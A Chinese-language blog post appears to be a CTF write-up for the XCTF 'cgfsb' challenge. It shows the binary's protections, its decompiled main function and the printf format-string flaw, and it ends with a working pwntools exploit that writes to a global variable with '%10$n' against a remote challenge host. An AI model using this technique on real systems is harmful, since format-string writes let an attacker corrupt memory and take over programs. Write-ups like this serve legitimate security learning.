
xctf - cgfsb

原创

heri2 于 2019-07-09 20:02:25 发布 995 收藏 1

分类专栏： Hacker之路 文章标签： ctf

本文链接：https://blog.csdn.net/mcl2840072208/article/details/95228567



查看程序保护

```
[*] '/home/dra/Desktop/cgfsb'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

用IDA 打开

```
1  int __cdecl main(int argc, const char **argv, const char **
2  {
3    int buf; // [esp+1Eh] [ebp-7Eh]
4    int v5; // [esp+22h] [ebp-7Ah]
5    __int16 v6; // [esp+26h] [ebp-76h]
6    char s; // [esp+28h] [ebp-74h]
7    unsigned int v8; // [esp+8Ch] [ebp-10h]
8
9    v8 = __readgsdword(0x14u);
10   setbuf(stdin, 0);
11   setbuf(stdout, 0);
12   setbuf(stderr, 0);
13   buf = 0;
14   v5 = 0;
15   v6 = 0;
16   memset(&s, 0, 0x64u);
17   puts("please tell me your name:");
18   read(0, &buf, 0xAu);
19   puts("leave your message please:");
20   fgets(&s, 100, stdin);
21   printf("hello %s", &buf);
22   puts("your message is:");
23   printf(&s);
24   if ( pwnme == 8 )
25   {
26     puts("you pwned me, here is your flag:\n");
27     system("cat flag");
28   }
29   else
30   {
31     puts("Thank you!");
32   }
33   return 0;
34 }
```


查看24行代码可知，通过修改全局变量pwnme = 8 则结束。

使用gdb 动态调试。

漏洞代码；

```
printf(&s);
```

pwnme 地址，

```
.bss:0804A068 pwnme
```

exp:

```
from pwn import *
sh = remote('111.198.29.45',36640)
sh.recv()
sh.sendline('hacker')
sh.recv()
payload = p32(0x804a068) +'aaaa' +'%10$n'
sh.sendline(payload)
sh.interactive()
```